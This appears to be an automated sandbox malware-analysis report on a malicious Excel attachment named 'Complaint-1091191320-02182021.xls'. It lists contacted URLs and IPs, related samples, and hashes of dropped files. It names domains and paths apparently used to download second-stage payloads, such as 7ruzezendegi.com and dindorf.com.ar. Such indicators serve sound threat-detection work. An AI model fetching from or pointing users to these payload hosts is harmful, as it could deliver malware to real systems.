http://https://res.getmicrosoftkey.com/api/redemptionevents	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://store.office.cn/addinstemplate	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://web.microsoftstream.com/video/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://graph.windows.net	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://dataservice.o365filtering.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://suspend.pars.host/css/css.css	suspendedpage[1].htm.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://weather.service.msn.com/data.aspx	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://apis.live.net/v5.0/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://management.azure.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://suspend.pars.host/image/logo.png	suspendedpage[1].htm.0.dr	false		high
http://https://incidents.diagnostics.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://api.office.net	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://entitlement.diagnostics.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://templatelogging.office.com/client/log	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://outlook.office365.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://webshell.suite.office.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://pars.host	suspendedpage[1].htm.0.dr	false		high
http://https://management.azure.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://ncus-000.contentsync.	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://devnull.onenote.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://messaging.office.com/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://augloop.office.com/v2	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://skyapi.live.net/Activity/	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high
http://https://dataservice.o365filtering.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	C35819AA-F89D-426C-9CA4-8F8A37A7597D.0.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.159.153.72	unknown	Iran (ISLAMIC Republic Of)		201999	SERVERPARSIR	false
181.88.192.136	unknown	Argentina		7303	TelecomArgentinaSAAR	false
112.125.131.128	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356327
Start date:	22.02.2021
Start time:	22:58:05
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Complaint-1091191320-02182021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal88.expl.evad.winXLS@11/8@3/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 51.104.139.180, 104.42.151.234, 204.79.197.200, 13.107.21.200, 93.184.220.29, 23.211.6.115, 52.255.188.83, 52.109.32.63, 52.109.8.24, 52.109.8.25, 52.109.88.38, 13.64.90.137, 13.88.21.125, 23.218.208.56, 51.104.144.132, 8.253.95.120, 67.27.157.126, 8.248.133.254, 8.248.119.254, 8.253.95.121, 8.253.207.120, 8.253.95.249, 67.27.157.254, 8.248.131.254, 8.248.117.254, 20.54.26.129, 92.122.213.194, 92.122.213.247, 51.132.208.181, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, db3p-ris-pf-prod-atm.trafficmanager.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.159.153.72	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/cgi-sys/suspendedpage.cgi
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/44246552209027800000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/44246549891435200000.dat
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/44246547662963000000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 7ruzezendegi.com/samsgtlfwzt/44246544175463000000.dat
181.88.192.136	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442499518298611000000.dat
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465522090278000000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465498914352000000.dat
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465476629630000000.dat
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• dindorf.com.ar/ntpnttfypqs/442465441754630000000.dat
112.125.131.128	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
dindorf.com.ar	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
miaovideo.com	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
7ruzezendegi.com	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 112.125.131.128
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	12592516.exe	Get hash	malicious	Browse	• 60.205.177.239
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone Bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	DocuSign_1836114226_1054348953.xls	Get hash	malicious	Browse	• 8.170.20.72
	Quotation.exe	Get hash	malicious	Browse	• 39.106.80.157
	DocuSign_522706162_899818361.xls	Get hash	malicious	Browse	• 8.170.20.72
	DocuSign_77779925_593019506.xls	Get hash	malicious	Browse	• 8.170.20.72
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
	Vodafone bill.xlsm	Get hash	malicious	Browse	• 106.15.177.228
SERVERPARSIR	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 185.159.153.72
	RFQ ID 574853.exe	Get hash	malicious	Browse	• 185.159.153.117
	Order484894.exe	Get hash	malicious	Browse	• 185.159.153.117
	Payment copy details.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	Payment copy details.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	New Iquiry.xlsm	Get hash	malicious	Browse	• 185.55.225.19
	SecuriteInfo.com.Generic.mg.d4f8d10203aece68.exe	Get hash	malicious	Browse	• 185.55.225.19
	TJLhqM8b2O.exe	Get hash	malicious	Browse	• 185.55.225.19
	http://https://eya.ir/.dhl2020/dhl/source/index.php?email=sav@idcom-fr	Get hash	malicious	Browse	• 185.55.227.78
	DOC_18_092020_4_41133.doc	Get hash	malicious	Browse	• 185.55.225.33
	Ucpovt5Tm3FncOG.exe	Get hash	malicious	Browse	• 185.159.153.69
	rKdhHVWehasFrcb.exe	Get hash	malicious	Browse	• 185.159.153.69
	4PGVV5ztI9OHQsS.exe	Get hash	malicious	Browse	• 185.159.153.69
	8JVksjPpTQe3cej.exe	Get hash	malicious	Browse	• 185.159.153.69
	PLoLHKhSjefximh.exe	Get hash	malicious	Browse	• 185.159.153.69
	LmmDm1gMY4XV2Ti.exe	Get hash	malicious	Browse	• 185.159.153.69
TelecomArgentinaSAAR	Complaint-1091191320-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	SecuriteInfo.com.Heur.1138.xls	Get hash	malicious	Browse	• 186.137.85.76
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Complaint-1432955583-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	Complaint-1826988139-02182021.xls	Get hash	malicious	Browse	• 181.88.192.136
	SecuriteInfo.com.Heur.28366.xls	Get hash	malicious	Browse	• 186.137.85.76
	Sign_1229872171-1113140666(1).xls	Get hash	malicious	Browse	• 186.137.85.76
	IU-8549 Medical report COVID-19.doc	Get hash	malicious	Browse	• 181.171.209.241
	carirstlite.exe	Get hash	malicious	Browse	• 200.127.121.99
	Io8ic2291n.doc	Get hash	malicious	Browse	• 152.169.22.67
	wEcncyxrEe	Get hash	malicious	Browse	• 181.95.96.141
	INFO_2020.doc	Get hash	malicious	Browse	• 190.247.139.101
	WUHU95Apq3	Get hash	malicious	Browse	• 181.92.104.178
	creoagent.dll	Get hash	malicious	Browse	• 201.212.10.205
	creoagent.dll	Get hash	malicious	Browse	• 201.212.10.205
	file.doc	Get hash	malicious	Browse	• 181.10.46.92
	453690-3012-QZS-9120501.doc	Get hash	malicious	Browse	• 190.247.139.101
	file-2021-7_86628.doc	Get hash	malicious	Browse	• 181.10.46.92
	Messaggio 2001 2021 3-4543.doc	Get hash	malicious	Browse	• 181.10.46.92

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\C35819AA-F89D-426C-9CA4-8F8A37A7597D	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.3758859937405195
Encrypted:	false
SSDEEP:	1536:EcQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:+cQ9DQW+z0XiK
MD5:	0AB730FD435EA46EB7576D082C2E302C
SHA1:	D875163FDE2D51213C5828719E4AF80B50CC7071
SHA-256:	EAC3AA950465565B206F4039DF3BB67129D1B3D8DBC377C86E02B4EFF429E5C8
SHA-512:	3D9AC0A444C878BBF5128ECC589ADD50E72516ED1C39A9270BC53E1881A24B8DBDCB5DBDAC6AED3B6344A6460686A9290FFF94685ECF58C5FD7BE75590CBEF9E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-22T21:58:59">.. Build: 16.0.13817.30529-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	downloaded
Size (bytes):	678
Entropy (8bit):	5.285274611226955
Encrypted:	false
SSDEEP:	12:qTWgr2dzLtGc8NZAPvzLUIp1Y2vWMA78h2vu9ZQhUytSAzYNPvK6wcYKpGu:0Wxdz8LkHzA2Y2vW+h2vunQr1CK6Tz
MD5:	1C7833DA48979334A611F80C7C55F5E6
SHA1:	B302B4245452489C6241CE4358BD1F07BA4A6767
SHA-256:	D0D92045526C516AFEC269826EB681EF55DF6353DD9D131BC58A1B19042B7C6C
SHA-512:	512D0ED4A7BD2BA867C96AF87F114B343FD821A3C826B7F04272AFE40CE218294E893D49167932248DD9297A423B2DC354F07659F979416433DB7F62AF6B0C5C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\suspendedpage[1].htm	
Malicious:	false
Reputation:	low
IE Cache URL:	http://7ruzezendegi.com/cgi-sys/suspendedpage.cgi
Preview:	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. ..</body>..</html>..

C:\Users\user\AppData\Local\Temp\83910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31745
Entropy (8bit):	7.6429719674476795
Encrypted:	false
SSDEEP:	384:A2EQtJP8GSpojQGnfViKzV8aoVT0QNuzWKPqSFAW36e4v674AJP5ud3KdrHDjNHp:kWMGfViKiW+u7qSqW3wvJSP5ukdrDReQ
MD5:	369659BCDB299454F358B01CCF23206F
SHA1:	E565E69D9257B29A6DDA833928FC98A559E2C3DC
SHA-256:	93542189F45AF5704A1A7C00D20269735AC1E99492519DAB7C9EC5E497D6B20F
SHA-512:	99286D0C300D2AE562821B519D6D3D9D192EEAA653AF8771012400144D3ABCBAF7BC94CB494ED82C9360C1345E5D2B1E3B7481CDAD0384953BCB6E385CBD0(A
Malicious:	false
Reputation:	low
Preview:	.U.N.0...?D.....5e1.r....\.6..\....[.C.m.l.s..8.._-... ...eg.U.W.u-..p[_...pJ..eK@v59.1~X.....[..~q...+.....|.".k.x.r.:...O..K.R.2....a&.M.n.4.r.\...T...<.".}B...."Qi..O.j?.i...GKf..... Y...c...(..B3..a....B.c.....y.c..Z....F....1.....}.O..7.Ir4.kXH0M...BF.....^..P*H..vv...d.j.J.....P#....Ce.D|.L....\.....~..H.)."..O..o7.{....s.....&..{...{.....9.a..k...:....a.D...."5.+.|J)P[.y9.'/.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-1091191320-02182021.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:44 2020, mtime=Tue Feb 23 05:59:01 2021, atime=Tue Feb 23 05:59:01 2021, length=61952, window=hide
Category:	dropped
Size (bytes):	2300
Entropy (8bit):	4.641587526221672
Encrypted:	false
SSDEEP:	24:82ljggzSDqJyA3SwqnD497aB6my2ljggzSDqJyA3SwqnD497aB6m:809G6R3lTQB6p09G6R3lTQB6
MD5:	E7699CE896065A242ACF6C63CFDE6D48
SHA1:	2B800C89A49BC9350111253876EC2207E5F05C40
SHA-256:	ACE10380E4ADD30EE3A6E89F4FB392706DF2DA520CA727D261DEEE32E940D09E
SHA-512:	82B35BB4A686171E02FA6041F4E4F888A35D74DDCABC0992A4F2DC294A6471F5DF3F70AEDCB1744A0CF8942F90E0DA15C2A46B9CFD554E4B81A8B7427833DA3
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....f-.:.....].....].....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WRU7.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.WRU7.....S.....sb..h.a.r.d.z.....~.1.....>Qyx..Desktop.h.....Ny.WRU7.....Y.....>.....+.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..>..WR[7 .COMPLA~1.XLS..t.....>QwxWR[7....h.....C.o.m.p.l.a.i.n.t.-.1.0.9.1.1.9.1.3.2.0.-.0.2.1.8.2.0.2.1...x.l.s.....g.....-.....f.....>.S...C:\Users\user\Desktop\Complaint-1091191320-02182021.xls..8.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.1.0.9.1.1.9.1.3.2.0.-.0.2.1.8.2.0.2.1...x.l.s.....:.,.LB.)...As...`.....X.....835180.....!a..%.H.VZAj...i..-.....-..!a..%.H.VZAj...i..-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Tue Feb 23 05:59:01 2021, atime=Tue Feb 23 05:59:01 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.6354351062955175
Encrypted:	false
SSDEEP:	12:8dMXUIXcuElPCH2YgKXbSYEu8q+WrjAZ/2bDiDLC5Lu4t2Y+xIBjKZm:8dgjggnAZiDh87aB6m
MD5:	166929E380ED9B7306A5E7AF894C844E
SHA1:	278BF0353BBB6D0CCD388061EDECF081635C2BAE
SHA-256:	15612116E356DA23C7867712598DDEEC7569D931D5FD730EB84550A862D2B01E
SHA-512:	EB0A57AA38F47FBFCF7A3D7605764FDB30E5E5260A49AE0E73E0F146E613EBE5944B83272CF0CDC69C91D1102C2350E825AF2CF761F964E98D1DB9E3180381BA
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
